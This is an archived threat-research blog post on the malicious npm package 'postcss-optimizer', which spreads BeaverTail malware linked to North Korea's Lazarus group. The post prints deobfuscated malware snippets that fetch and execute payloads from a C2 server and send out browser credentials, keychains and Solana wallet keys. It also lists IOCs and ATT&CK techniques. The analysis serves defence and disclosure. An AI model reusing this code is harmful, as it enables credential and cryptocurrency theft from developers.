
North Korean APT Lazarus Targets Developers with Malicious n...

Archived: 2026-04-05 14:42:48 UTC



Socket researchers have discovered the malicious npm package `postcss-optimizer`, which contains code linked to previously documented campaigns conducted by North Korean state-sponsored threat actors known as Contagious Interview, a subgroup within the broader Lazarus Advanced Persistent Threat (APT) group.


The malicious package, which has been downloaded 477 times, contains the BeaverTail malware, functioning as both an infostealer and a loader. As a malware loader, the BeaverTail is designed to deploy and execute a second-

stage payload, which is likely the InvisibleFerret backdoor based on code similarities and a broader strategy employed by the Democratic People's Republic of Korea (DPRK).


By impersonating the legitimate `postcss` library, which has over 16 billion downloads, the threat actor aims to infect developers' systems with credential-stealing and data-exfiltration capabilities across Windows, macOS, and Linux systems. At the time of publication, the package remains live on npm, but we have petitioned the registry for its removal.

Lazarus Goes Open Source#

The malicious package `postcss-optimizer`, published by a threat actor using the npm registry alias "yolorabbit", is designed to closely mimic the legitimate `postcss` library. The high degree of similarity increases the likelihood that a target may mistakenly install it, believing it to be the authentic package.



> *A screenshot of the legitimate `postcss` package on the npm registry.*



> *A screenshot of the malicious `postcss-optimizer` package on the npm registry.*

According to Palo Alto Networks Unit 42 researchers, who originally identified Contagious Interview-style attacks in 2022, the threat actor engages victims in a staged interview process to persuade them to download and install an npm-based package. The package is likely presented as software for review or analysis, but in reality, it contains malicious JavaScript designed to infect the victim's system with BeaverTail malware.


In the incident discovered by Socket researchers, the threat actor infiltrated the npm registry with a malicious package containing BeaverTail malware — an attack that closely resembles findings from Unit 42. Once installed on a host system, the malware follows a structured multi-stage process to establish persistence, exfiltrate sensitive data, and facilitate further compromise.

Persistence is achieved through registry modifications or startup script injections on Windows, while on macOS and Linux, it relies on Python-based or shell script execution. The malware then exfiltrates sensitive data, such as credentials, browser cookies, and local cryptocurrency wallet files by transmitting HTTP POST requests to a command and control (C2) server. Finally, it attempts to fetch and execute additional payloads, reinforcing long-term access and control over the compromised system. These tactics, techniques, and procedures (TTPs) align with those previously observed in Lazarus-orchestrated software supply chain attacks.

Exploring BeaverTail's Code#

Despite the threat actor's use of a JavaScript obfuscation tool to conceal the malicious code, Socket's automated analysis successfully detected and flagged the package as malicious. The obfuscation techniques included variable renaming, string encoding, and control flow flattening, all designed to hinder static analysis and evade signature-based detection.

Socket's static and behavioral analysis also detected suspicious execution patterns, including shell command execution, file system manipulation, and covert network communication. These indicators, combined with the package's resemblance to previously documented Lazarus-affiliated campaigns, led to its further classification as a high-risk threat.



> *Socket AI Scanner's analysis, including contextual details about the malicious* `postcss-optimizer` *package.*

The following deobfuscated and redacted code snippets have been annotated to highlight the threat actor's techniques, including data exfiltration methods, and mechanisms for retrieving additional payloads.

```
 // Collect system information
const the_hostname = node_os.hostname(); // Get computer hostname
const the_platform = node_os.platform(); // Detect OS (Windows, Linux, macOS)
```

```
const the_homedir = node_os.homedir();   // Get user home directory
const the_tempdir = node_os.tmpdir();    // Get system temp directory
```

The provided JavaScript snippet collects key system information, as a part of an initial reconnaissance phase. It retrieves the system's hostname using `node_os.hostname()`, which can be used for fingerprinting the infected machine and tracking individual infections. The script also determines the operating system with `node_os.platform()`, allowing the malware to tailor its execution based on whether the target is running Windows, Linux, or macOS. By accessing the user's home directory via `node_os.homedir()`, the script positions itself to locate stored credentials, browser data, or cryptocurrency wallets, all of which are commonly targeted in infostealer campaigns.

```
 // Hardcoded malicious server (C2)
const malicious_url = 'hxxp://91.92.120[.]132:80/client/xxx';

// Determine platform and set execution method
const script_path = `${the_homedir}/.npl`;
const execute_script = platform_windows ? `"${the_homedir}\\.pyp\\python.exe" "${script_path}"` : `python3 "${sc

// Fetch and execute additional payload
node_request.get(malicious_url, (error, response, body) => {
    if (!error) {
        node_fs.writeFileSync(script_path, body);
        child_process_exec(execute_script);
```

The script determines the operating system of the infected machine and dynamically constructs an execution method based on whether the system is running Windows, Linux or macOS. It then contacts a hardcoded C2 server at `hxxp://91.92.120[.]132:80/client/xxx` to fetch an additional payload, which is subsequently written to disk and executed using either Python3 (on Unix-based systems) or a Python executable residing in a hidden user directory on Windows.

The script's functionality aligns closely with known behaviors of the BeaverTail malware and its associated second-stage malware, InvisibleFerret, as reported by Unit 42. This method was also observed in the eSentire analysis, where BeaverTail leveraged cURL to download a Python executable for subsequent execution of InvisibleFerret, with the payload stored in an `.npl` script, mirroring the persistence mechanisms in the provided script.

```
 // Hardcoded malicious URL for fetching the second-stage payload
const payload_url = 'hxxp://91.92.120[.]132:80/pdown';

// Define paths for temporary storage of the downloaded payload
const pzi_filename = `${the_tempdir}/p.zi`;  // Initial downloaded file
const p2zip_filename = `${the_tempdir}/p2.zip`;  // Renamed file for extraction

// Craft a cURL command to download the payload (used as an alternative execution method)
```

```
const curl_payload_command = `curl -Lo "${the_tempdir}\\p.zi" "${payload_url}"`;

function download_main_payload() {
    node_request(payload_url, function (error, response, body) {
        if (!error) {
            // Write the downloaded payload to disk
            node_fs.writeFileSync(pzi_filename, body);

            // Rename the file, likely to evade detection or facilitate extraction
            node_fs.renameSync(pzi_filename, p2zip_filename);

            // Call function to extract and execute the payload
            unpackpayload(p2zip_filename);
```

The script first attempts to download the payload using `node_request`, saving it as `p.zi` in the system's temporary directory before renaming it to `p2.zip`, likely to bypass detection mechanisms or prepare it for extraction. If the direct request fails, the script includes a cURL command as a fallback, reinforcing its resilience against environmental restrictions.

Prior analysis of Lazarus-associated npm attacks by DataDog and Phylum researchers indicates that exfiltrated files are transmitted to the `/uploads` endpoint, while the Python installation package is retrieved from `/pdown`, a pattern also observed in the malicious `postcss-optimizer` package we analyzed.

According to Unit 42's research, BeaverTail often serves as a downloader, responsible for retrieving secondary-stage payloads, which in prior incidents included InvisibleFerret, a Python-based backdoor. The use of `.zi`-formatted files and staged renaming operations were also observed in eSentire's analysis, where BeaverTail leveraged similar techniques to disguise and execute downloaded payloads. While network indicators and execution patterns strongly suggest that InvisibleFerret was deployed as the second-stage payload, we were unable to retrieve a sample for direct analysis, as the C2 infrastructure ceased serving the payload prior to collection.

```
 // Hardcoded C2 URL for data exfiltration
const upload_url = 'hxxp://91.92.120[.]132:80/uploads';

// Function to steal and exfiltrate browser credentials
function steal_and_exfiltrate() {
    const paths = [
        `${the_homedir}/Library/Application Support/Google/Chrome/Login Data`,
        `${the_homedir}/Library/Application Support/BraveSoftware/Brave-Browser/Login Data`,
        `${the_homedir}/Library/Application Support/Firefox/logins.json`
    ];

// Encoded browser extensions (crypto wallets targeted)
                const crypto_wallet_extensions = [
                            'nkbihfbeogaeaoehlefnkodbefgpgknn', // MetaMask
                            'ejbalbakoplchlghecdalmeeeajnimhm', // Phantom
                            'fhbohimaelbohpjbbldcngcnapndodjp', // Binance Wallet
```

```
                            'hnfanknocfeofbddgcijnmhnfnkdnaad'  // Coinbase Wallet
                ];

// Function to steal Solana wallet credentials
function steal_solana_wallet() {
    const solana_wallet_path = `${the_homedir}/.config/solana/id.json`; // Path to Solana private keys
    if (node_fs.existsSync(solana_wallet_path)) {
        try {
            const solana_wallet_data = node_fs.createReadStream(solana_wallet_path);
            const stolen_file = { filename: 'solana_id.txt', value: solana_wallet_data };
            exfiltrate_data([stolen_file]); // Send stolen private keys to C2 server

// Function to steal macOS login keychain
function steal_macos_keychain() {
    const keychain_paths = [
        `${the_homedir}/Library/Keychains/login.keychain`,
        `${the_homedir}/Library/Keychains/login.keychain-db`
    ];

    const stolen_files = paths
        .filter(path => node_fs.existsSync(path))
        .map(path => ({ filename: path.split('/').pop(), value: node_fs.createReadStream(path) }));

    if (stolen_files.length) {
        node_request.post({ url: upload_url, formData: { hid: the_hostname, multi_file: stolen_files } });
    }
}

// Execute credential theft and maintain persistence
function main() {
    try {
        steal_and_exfiltrate();
        fetch_xxx_payload_awaited(); // Continue malicious execution
    } catch (err) {}
}

main();
setInterval(main, 600000); // Re-run every 10 minutes to maintain persistence
```

The above code is designed to steal sensitive user data, including browser-stored credentials, Solana cryptocurrency wallet private keys, and macOS login keychain data, before exfiltrating them to a hardcoded C2 server at `hxxp://91.92.120[.]132:80/uploads`. It systematically searches for credential storage locations across Google Chrome, Brave, and Firefox, as well as the Solana wallet directory, extracting and transmitting any discovered files.

Additionally, the script includes a predefined list of browser extension IDs associated with cryptocurrency wallets, specifically targeting MetaMask, Phantom, Binance Wallet, and Coinbase Wallet, indicating a clear intent to intercept and exfiltrate private keys and authentication tokens related to digital assets. The Solana-specific function directly accesses the `id.json` file, which contains private keys, reinforcing its focus on cryptocurrency theft.

Moreover, the script specifically targets macOS login keychain data by searching for `login.keychain` and `login.keychain-db` within the user's Library directory, further expanding its credential theft capabilities.

Once the stolen data is prepared, it is sent to the C2 server using an HTTP POST request, with each stolen file labeled based on its source. The script is designed for persistence, executing every 10 minutes to continuously exfiltrate newly collected credentials and financial data. This functionality closely aligns with previously documented Lazarus-affiliated BeaverTail malware, which was observed in multiple campaigns leveraging npm packages as an initial infection vector.

Outlook and Recommendations#

The discovery of `postcss-optimizer` as a malicious npm package underscores the persistent threat that North Korean state-sponsored groups pose to the software supply chain. Even a single compromised development machine can serve as an entry point for broader network infiltration, credential theft, and data exfiltration. Lazarus-linked campaigns continue to demonstrate adaptability, leveraging open-source ecosystems like npm to distribute malware under the guise of legitimate tools. Given the history of similar Lazarus campaigns, and the recent malicious campaign, we expect continued iterations of this attack strategy, likely with refinements in obfuscation techniques and payload delivery mechanisms.

To mitigate these risks, developers and organizations must take proactive measures to secure their software supply chains. Regular dependency audits and automated scanning tools should be employed to detect anomalous or malicious behaviors in third-party packages before they are integrated into production environments.

Socket's GitHub app enables real-time monitoring of pull requests, flagging suspicious or malicious packages before they are merged. Running the Socket CLI during npm installations or builds adds another layer of defense by identifying anomalies in open source dependencies before they reach production. Additionally, using the Socket browser extension provides on-the-fly protection by analyzing browsing activity and alerting users to potential threats before they download or interact with malicious content. By integrating these security measures into development workflows, organizations can significantly reduce the likelihood of supply chain attacks.

Indicators of Compromise (IOCs)#

- **Malicious npm Package:**
  - `postcss-optimizer`
- **C2 Infrastructure**:
  - `91.92.120[.]132:80/client/xxx`
  - `91.92.120[.]132:80/pdown`
  - `91.92.120[.]132:80/uploads`

- **Threat Actor Identifiers**:
  - npm username: `yolorabbit`
  - email used to register npm username: `surprise.eng000@gmail.com`

MITRE ATT&CK Techniques#

- T1195.002 — Supply Chain Compromise: Compromise Software Supply Chain
- T1608.001 — Stage Capabilities: Upload Malware
- T1204.002 — User Execution: Malicious File
- T1059.007 — Command and Scripting Interpreter: JavaScript
- T1059.006 — Command and Scripting Interpreter: Python
- T1036.005 — Masquerading: Match Legitimate Name or Location
- T1027.013 — Obfuscated Files or Information: Encrypted/Encoded File
- T1546.016 — Event Triggered Execution: Installer Packages
- T1048 — Exfiltration Over Alternative Protocol
- T1583.006 — Acquire Infrastructure: Web Services
- T1005 — Data from Local System
- T1082 — System Information Discovery
- T1083 — File and Directory Discovery
- T1217 — Browser Information Discovery
- T1555.003 — Credentials from Password Stores: Credentials from Web Browsers
- T1555.001 — Credentials from Password Stores: Keychain
- T1547.001 — Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
- T1071.001 — Application Layer Protocol: Web Protocols
- T1041 — Exfiltration Over C2 Channel
- T1105 — Ingress Tool Transfer
- T1119 — Automated Collection
- T1657 — Financial Theft
